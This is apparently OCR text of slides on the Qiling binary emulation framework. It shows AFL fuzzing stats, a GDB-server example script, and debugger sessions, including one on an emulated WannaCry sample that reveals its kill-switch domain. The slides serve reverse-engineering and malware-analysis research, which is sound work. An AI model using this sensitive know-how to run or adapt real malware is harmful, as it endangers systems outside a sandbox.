
- Cross platform/architecture: Windows, MacOS, Linux, BSD on X86, Arm, Arm64, Mips
- https://github.com/domenukk/qiling/tree/unicornafl/afl



```
               american fuzzy lop ++2.57d (python3) [explore] {0}
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 1 min, 9 sec       │  cycles done : 0     │
│   last new path : 0 days, 0 hrs, 0 min, 59 sec      │  total paths : 11    │
│ last uniq crash : 0 days, 0 hrs, 0 min, 15 sec      │ uniq crashes : 13    │
│  last uniq hang : none seen yet                     │   uniq hangs : 0     │
├─ cycle progress ───────────────────┬─ map coverage ─┴──────────────────────┤
│  now processing : 0.0 (0.0%)       │    map density : 0.94% / 1.00%        │
│ paths timed out : 0 (0.00%)        │ count coverage : 1.01 bits/tuple      │
├─ stage progress ───────────────────┼─ findings in depth ───────────────────┤
│  now trying : havoc                │ favored paths : 1 (9.09%)             │
│ stage execs : 10.6k/32.8k (32.30%) │  new edges on : 10 (90.91%)           │
│ total execs : 10.8k                │ total crashes : 30 (13 unique)        │
│  exec speed : 158.9/sec            │  total tmouts : 4 (2 unique)          │
├─ fuzzing strategy yields ──────────┴───────────────┬─ path geometry ────────┤
│   bit flips : 1/8, 0/7, 0/5                        │    levels : 2          │
│  byte flips : 0/1, 0/0, 0/0                        │   pending : 11         │
│ arithmetics : 0/56, 0/0, 0/0                       │  pend fav : 1          │
│  known ints : 0/5, 0/0, 0/0                        │ own finds : 10         │
│  dictionary : 0/0, 0/0, 0/0                        │  imported : n/a        │
│havoc/custom : 0/0, 0/0, 0/0, 0/0                   │ stability : 100.00%    │
│        trim : n/a, 0.00%                           ├────────────────────────┘
└────────────────────────────────────────────────────┘          [cpu000:125%]
```


Malware analysis

- Analyze malware in Qiling sandbox
- Cross-platform analysis
- API logging available to summarize malware behaviour at API level
- Optional GDB compatible debugger



```
from qiling import *

def debugger(path, rootfs):
    ql = Qiling(path, rootfs, output="off")

    # Enable gdbserver to listen at localhost address, default port 9999
    ql.gdb = True

    # You can also customize address & port of GDB server
    # ql.gdb = ":9999"  # GDB server listens to 0.0.0.0:9999
    # ql.gdb = "127.0.0.1:9999"  # GDB server listens to 127.0.0.1:9999

    # Emulate
    ql.run()

if __name__ == "__main__":
    debugger(["rootfs/x8664_linux/bin/x8664_hello"], "rootfs/x8664_linux")
~
```


Debugger - GDB



```
:et.SOCK_STREAM)

3INARY)

;).run()

lows/wannacry.bin"], "
```

```
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) target remote 127.0.0.1:9999
Remote debugging using 127.0.0.1:9999
warning: No executable has been specified and target does not support
determining executable automatically.  Try using the "file" command.
0x00409a16 in ?? ()
(gdb) break *0x00408192
Breakpoint 1 at 0x408192
(gdb) i b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x00408192
(gdb) c
Continuing.

Breakpoint 1, 0x00408192 in ?? ()
(gdb) disas 0x0408192,0x0408198
Dump of assembler code from 0x408192 to 0x408198:
=> 0x00408192:  push   %ecx
   0x00408193:  push   %esi
   0x00408194:  call   *0x40a138
End of assembler dump.
(gdb) x/s $ecx
0xffffcf14:     "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com"
(gdb)
```

Debugger – IDA Pro


File Edit Jump Search View Debugger Lumina Options Windows Help
Remote GDB debugger
🟦 Library function 🟧 Regular function 🟥 Instruction ⬜ Data 🟫 Unexplored 🟪 External symbol 🟩 Lumina function
IDA View-RIP, General registers, Modules, Threads, Hex View-1, Stack view
Structures
Enums
IDA View-RIP
General registers
Hex View-1
Stack view
Cmder
RIP

```
MEMORY:0000500000001199 db  10h
MEMORY:000050000000119A db  90h
MEMORY:000050000000119B db  90h
MEMORY:000050000000119C ; ---------------------------------------------------------------------------
MEMORY:000050000000119C
MEMORY:000050000000119C loc_50000000119C:                       ; DATA XREF: MEMORY:00005000000011B8↓o
MEMORY:000050000000119C pop     rdi
MEMORY:000050000000119D push    0
MEMORY:000050000000119F mov     rbp, rsp
MEMORY:00005000000011A2 and     rsp, 0FFFFFFFFFFFFFFF0h
MEMORY:00005000000011A6 sub     rsp, 10h
MEMORY:00005000000011AA mov     esi, [rbp+8]
MEMORY:00005000000011AD lea     rdx, [rbp+10h]
MEMORY:00005000000011B1 mov     r8, cs:off_50000004D5C0
MEMORY:00005000000011B8 lea     rcx, loc_50000000119C
MEMORY:00005000000011BF sub     rcx, r8
MEMORY:00005000000011C2 lea     r8, unk_500000000000
MEMORY:00005000000011C9 lea     r9, [rbp-8]
MEMORY:00005000000011CD call    near ptr unk_50000000120F
MEMORY:00005000000011D2 mov     rdi, [rbp-8]
MEMORY:00005000000011D6 cmp     rdi, 0
MEMORY:00005000000011DA jnz     short loc_5000000011EC
MEMORY:00005000000011DC mov     rsp, rbp
MEMORY:00005000000011DF add     rsp, 8
MEMORY:00005000000011E3 mov     rbp, 0
MEMORY:00005000000011EA jmp     rax
MEMORY:00005000000011EC ; ---------------------------------------------------------------------------
MEMORY:00005000000011EC
MEMORY:00005000000011EC loc_5000000011EC:                       ; CODE XREF: MEMORY:00005000000011DA↑j
MEMORY:00005000000011EC add     rsp, 10h
MEMORY:00005000000011F0 push    rdi
MEMORY:00005000000011F1 mov     rdi, [rbp+8]
MEMORY:00005000000011F5 lea     rsi, [rbp+10h]
MEMORY:00005000000011F9 lea     rdx, [rsi+rdi*8+8]
MEMORY:00005000000011FE mov     rcx, rdx
MEMORY:0000500000001201
MEMORY:0000500000001201 loc_500000001201:                       ; CODE XREF: MEMORY:000050000000120B↓j
MEMORY:0000500000001201 mov     r8, [rcx]
```

```
UNKNOWN 00005000000011AA: MEMORY:00005000000011AA (Synchronized with RIP)
```

```
RAX  0000000000000000  MEMOR     ID  0
RBX  0000000000000000  MEMOR     VIP 0
RCX  0000000000000000  MEMOR     VIF 0
RDX  0000000000000000  MEMOR     AC  0
RSI  0000000000000000  MEMOR     VM  0
RDI  0000000100000000  HEADE     RF  0
RBP  00007FFD099FFF08  MEMOR     NT  0
RSP  00007FFD099FFEF0  MEMOR     OF  0
R8   0000000000000000  MEMOR     DF  0
R9   0000000000000000  MEMOR     IF  0
R10  0000000000000000  MEMOR     TF  0
                                 SF  0
```

```
(12:01:22):xwings@bespin:<~/projects/mac
(58)$ python3 hello_x8664_gdb_macos.py
PageZero Size 100000000
finish load dyld
dyldProcEntry : 4508
entry :100000F60
procEntry : 0x119c
entryPoint : 0x50000000119c
binEntry : 0x100000F60
gdb> listening on 0.0.0.0:9999
gdb> breakpoint added at: 0x50000000119c
gdb> breakpoint: 0x50000000119c
gdb> resume at: 0x50000000119c
gdb> breakpoint: 0x50000000119d
gdb> resume at: 0x50000000119d
gdb> breakpoint: 0x50000000119f
gdb> resume at: 0x50000000119f
gdb> breakpoint: 0x5000000011a2
gdb> resume at: 0x5000000011a2
gdb> breakpoint: 0x5000000011a6
gdb> resume at: 0x5000000011a6
gdb> breakpoint: 0x5000000011aa
```

```
0000000100000F20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000100000F30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000100000F40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000100000F50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000000100000F60  55 48 89 E5 48 83 EC 10  48 8D 3D 3B 00 00 00 C7  UH.......=;....
0000000100000F70  45 FC 00 00 00 00 B0 00  E8 0D 00 00 00 31 C9 89  E...........1j·
0000000100000F80  45 F8 89 C8 48 83 C4 10  5D C3 FF 25 80 00 00 00  E.......]..%....
0000000100000F90  4C 8D 1D 71 00 00 00 41  53 FF 25 61 00 00 00 90  L..q...AS.%a....
0000000100000FA0  68 00 00 00 00 E9 E6 FF  FF FF 48 65 6C 6C 6F 20  h.........Hello·
0000000100000FB0  77 6F 72 6C 64 0A 00 00  01 00 00 00 1C 00 00 00  world...........
0000000100000FC0  00 00 00 00 1C 00 00 00  00 00 00 00 1C 00 00 00  ................
0000000100000FD0  02 00 00 00 60 0F 00 00  34 00 00 00 34 00 00 00  ....`...4...4...
0000000100000FE0  8B 0F 00 00 00 00 00 00  34 00 00 00 03 00 00 00  ........4.......
00000F60 0000000100000F60: _main
```


```
00007FFD099
00007FFD099
00007FFD099
00007FFD099
00007FFD099
00007FFD099
00007FFD099
00007FFD099
00007FFD099
00007FFD099
00007FFD099
00007FFD099
00007FFD099
UNKNOWN 00007
```

Conclusion

- Qiling is a Python-based lightweight emulator framework
  - Built-in shellcode emulator
  - Emulate Operating System to support full binary
  - Well maintained by a good team of researchers
  - Version 1.0 released soon
- Come more exciting binary analysis tools built on top of Qiling!

https://qiling.io

https://github.com/qilingframework/qiling



qilingframework / qiling

Qiling Advanced Binary Emulation framework https://qiling.io

binary emulator framework unicorn-emulator malware analysis qiling reverse-engineering

991 commits · 2 branches · 0 packages · 0 releases · 20 contributors · GPL-2.0

xwings clean up and more fixup for ida's gdbclient and official gdb client c... … Latest commit d21806e 13 hours ago

docs	add header	22 hours ago
examples	gdb: command !	6 days ago
qiling	clean up and more fixup for ida's gdbclient and official gdb client c...	13 hours ago
tests	Delete test_gdbserver.py	8 days ago
.gitignore	updated .gitignore	2 months ago
.travis.yml	macos travis update	6 days ago
AUTHORS.TXT	update credits and authors	3 months ago

KaiJern LAU, kj -at- qiling.io
NGUYEN Anh Quynh, aquynh -at- gmail.com
huitao, CHEN null -at- qiling.io
TianZe DING, dliv3 -at- gmail.com
BoWen SUN, w1tcher.bupt -at- gmail.com
Tong YU, spikeinhouse -at- gmail.com
ChenXu Wu, kabeor00 -at- gmail.com

twitter: qiling_io https://qiling.io

Call for sponsor for development of Unicorn 2

- Current Unicorn is based on Qemu 2.1.2, from 2015
- Planning for **Unicorn 2**, based on new Qemu (4.2+)
- Some new exciting APIs in planning
- https://github.com/unicorn-engine/unicorn/issues/1217

NGUYEN Anh Quynh, aquynh -at- gmail.com, @unicorn_engine